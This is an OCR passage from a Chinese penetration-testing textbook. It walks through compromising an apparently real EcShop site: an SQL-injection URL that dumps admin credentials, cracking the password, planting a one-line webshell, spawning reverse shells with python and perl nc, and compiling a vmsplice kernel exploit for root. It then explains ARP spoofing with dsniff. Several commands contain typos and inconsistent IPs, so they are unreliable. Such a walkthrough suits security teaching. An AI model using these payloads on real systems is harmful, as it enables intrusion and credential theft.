


图 5-173 提交畸形请求

从中可以读取以下信息：

系统类型：Fedora

应用程序：apache/2.2.4

以上只是很简单的手工对程序指纹进行分析，当然在针对 Web 应用的扫描器，还有很多，比较常用的有 wvs、appscan 等。用轻量级的“wwwwscan”来扫描，如图 5-174 所示，由扫描的结果可以看到，与手工探测的结果是一致的。




图 5-174　通过 wwwscan 探测目标信息

5.14.2　应用突破

1. 目录访问测试

通上面简单的信息收集后，可以了解到网站架构是 apache+mysql+php，直接请求 URL：http://61.67.xx.116/htdocs/，如图 5-175 所示。




图 5-175　目标目录访问测试

2. SQL 注入测试

发现此站是 EcShop 架构的站点，其使用的版本信息是 V2.5.0。EcShop 的版本是存在许多注入点的。其中 user.php 文件有个注入漏洞，如图 5-176 所示，直接请求 URL 如下：

http://61.67.xx.116/htdocs/user.php?act=order_query&order_sn=' union select 1,2,3,4,5,6, concat(user_name,0x7c,password,0x7c,email),8 from ecs_admin_user/*




图 5-176　SQL 注入测试

3．获取并破解管理员密码

由于 ECShop 使用的是 MD5 加密，因此在获取管理员账号和密码后，直接在 CMD5.com 网站进行解密，如图 5-177 所示，成功破解。




图 5-177　破解管理员密码

4．获取一句话木马

原来密码是 admin，有点意料之外。访问管理后台，修改模板处，插入一句木马，即可得到 WEBSEHLL，如图 5-178 所示。




图 5-178　插入一句话木马

5. 获取 WebShell

使用一句话后门连接器进行连接，如图 5-179 所示获取服务器信息。




图 5-179　通过 WebShell 获取服务器信息

5.14.3　服务器提权

1. 提权信息刺探

在获取 WebShell 权限后，就需要对系统进行分析，查找 Exp 了。执行命令“uname –a”获取服务器内核版本等信息，如图 5-180 所示。




图 5-180　获取 Linux 内核版本

2. 查看 gcc 安装情况

返回的信息是“Linux fedora 2.6.20-1.2962.fc6 ”，Linux 内核是 2.6.20 的。在提权时，要用到 gcc 进行编译，刺探一下系统有没有安装，执行命令“gcc –help”测试对方服务器是否安装 gcc 程序，如图 5-181 所示。发现可以运行 gcc，并且系统管理员没对使用 shell 和 gcc 进行限制，这也是个安全缺失。




图 5-181　测试服务器是否支持 gcc

3. EXP 查找

在寻找本地提权利用程序时，通常是根据系统版本来进行的，应用程序的本地提权也是一样的。在网上就有可供查询的网站，比如 http://www.milw0rm.com/网站，如图 5-182 所示，能够搜索很多可以利用的漏洞 exp，不过该网站目前已经停止更新，感兴趣的朋友可以去 www.exploit-db.com 获取漏洞信息。

4. 提权利用

本地提权是需要个交互式的 Shell 的，首先在本机监听端口 12345，前提是该监听 IP 必须是外网独立 IP，如图 5-183 所示。



图 5-182 获取 exp



图 5-183 在本地监听

利用 WebShell 自带的反弹功能直接连接本地的 12345 端口，并返回 Shell，如图 5-184 所示，通过 WebShell 进行反弹。




图 5-184 通过 WebShell 反弹端口

连接成功后，就能得到一个 apache 用户的 Shell，如图 5-185 所示，通过本地监听的 12345 反弹一个 DOS 的 Shell 窗口。



图 5-185 回弹的 Shell

但有时如果不能交互时，可以直接执行：

```
# python -c 'impotr pty;pty.spawn("/bin/sh");'
```

来得到交互的 Shell，一般的系统都默认安装 python，还可以上传一个 nc 的反弹 pl 程序，然后在本地执行“perl nc.pl 222.0.0.2 4455”，反弹 Shell 到 222.0.0.3 的 4455 端口，如图 5-186 所示，成功获取一个 perl 的反弹 Shell。



图 5-186　通过 python 反弹 Shell

提示成功了，可以新建个目录用来存放提权的工具。在 Linux 提权大致可分为，第三方软件漏洞、本地信任特性、内核溢出等，比较常用的溢出率高的，当属内核了。用 Wget 下载溢出源码，用到的漏洞是 Linux vmsplice Local Root Exploit，成功率蛮高的，gcc 编译，执行，如图 5-187 所示。



图 5-187　编译 exp

执行后，如图 5-188 所示，成功获取 root 权限，在选择溢出利用程序时，有时需要进行多次测试。




图 5-188　成功获得 root 权限

5.14.4　嗅探

什么是 sniffer，sniffer 是利用截获目的的计算机通信，通过分析截获的数据，提取敏感信息的工具。但其通过什么方法来截获数据呢？在此之前得解释一下 arp（Address Rrsolution Protocol）协议，即地址解析协议，它位于 TCP/IP 协议栈中的低层，负责将某个 IP 地址解析成对应的 MAC 地址。它靠维持在内存中保存的一张表来使 IP 得以在网络上被目标机器应答。在数据传送时，IP 包里就有源 IP 地址、源 MAC 地址、目标 IP 地址，如果在 ARP 表中有相对应的 MAC 地点，那么根据最优选择法，直接访问，如果，没有对应的地址，就要广播出去，在网内寻找对应的地址，如果对方的 IP 地址和发出的目标 IP 地址相同，那么对方会发送 MAC 地址给源主机，而此时，如果攻击者也接听到发送的 IP 地址，它就会仿冒目标主机的 IP 地址，然后返回自己的主机的 MAC 地址给源主机，因为源主机发送的 IP 包没有包括目标主机的 MAC 地址，而 ARP 表里面又没有目标 IP 和目标 MAC 地址的对应表，就会接受攻击者的 MAC 而选择与其通信，所以就此产生了 ARP 欺骗。在系统刚启动时，可以在 DOS 下输入命令“arp -a”来查看本机 arp 缓存表的内容，如图 5-189 所示。




图 5-189　查看 arp 缓存表内容

我们来与 IP 192.168.0.5 进行通信，通信后 arp 缓存表就会有这样一条 MAC 地址和 IP 对应的记录，如图 5-190 所示，在本机多了条缓存中的 IP 和 MAC 的对应记录。




图 5-190　IP 通信与缓存

1．Dsniff 介绍

Dsniff 是一个著名的网络嗅探工具包，其开发者是 Dug Song，其开发的本意是用来揭示网络通信的不安全性，方便网络管理员对自己网络的审计，当然也包括渗透测试，其安装包里有此工具，充分揭示了协议的不安全性。作为一个工具集，Dsniff 包括的工具大致分为四类。

- 纯粹被动地进行网络活动监视的工具，包括：dsniff、filesnarf、mailsnaf、msgsnarf、urlsnarf、webspy。
- 针对 SSH 和 SSL 的 MITM“攻击”工具，包括 sshmitm 和 webmitm。
- 发起主动欺骗的工具，包括：arpspoof、dnsspof、macof。
- 其他工具，包括 tcpkill、tcpnice。

2．安装配置

Dsniff 的官方下载：www.monkey.org/~dugsong/dsniff/ 这个是源码包，解压后可以看一下 README，提示需要五个软件的支持：openssl、Berkeley_db、libnet、libpca、libnids。

下载地址如下：

Berkeley_db: http://www.oracle.com/technology/software/products/berkeley-db/index.html

libpcap: http://www.tcpdump.org/release/libpcap-1.0.0.tar.gz

ftp://rpmfind.net/linux/epel/5/i386/dsniff-2.4-0.3.b1.el5.i386.rpm

ftp://rpmfind.net/linux/epel/5/i386/libnet-1.1.4-1.el5.i386.rpm

ftp://rpmfind.net/linux/epel/5/i386/libnids-1.23-1.el5.i386.rpm

系统一般默认都有安装 openssl、libpcap。

如果下载的是源包，文件如下：openssl-0.9.7i.tar.gz、libnids-1.18.tar.gz、libpcap-0.7.2.tar.gz、

libnet-1.0.2a.tar.gz、Berkeley db-4.7.25.tar.gz。

安装 openssl：

```
用 tar 解压软件包，执行三条命令
#./config
#make
#make install
安装 libpcap:
#./config
#make
#make install
安装 libnet:
#./config
#make
#make install
安装 libnids:
#./config
#make
#make install
安装 libnids:
#./config
#make
#make install
安装 Berkeley DB:
#.cd build_unix
#../dist/configure
#make
#make install
安装 dsniff:
#./configure
#make
#make install
```

程序安装好后，先查看一下网卡信息，然后开启服务器 IP 转发，命令如下：

```
# echo "1" > /proc/sys/net/ipv4/ip_forward
```

先来双向欺骗，用到 arpspoof，其命令是：

```
#arp -t 网关 欺骗主机 IP
```

IP 转发的屏幕截图如图 5-191 所示。

arpspoof 已经开始工作了，可以用 tcpdump 查看一下被攻击主机是否有数据经过，命令如下：

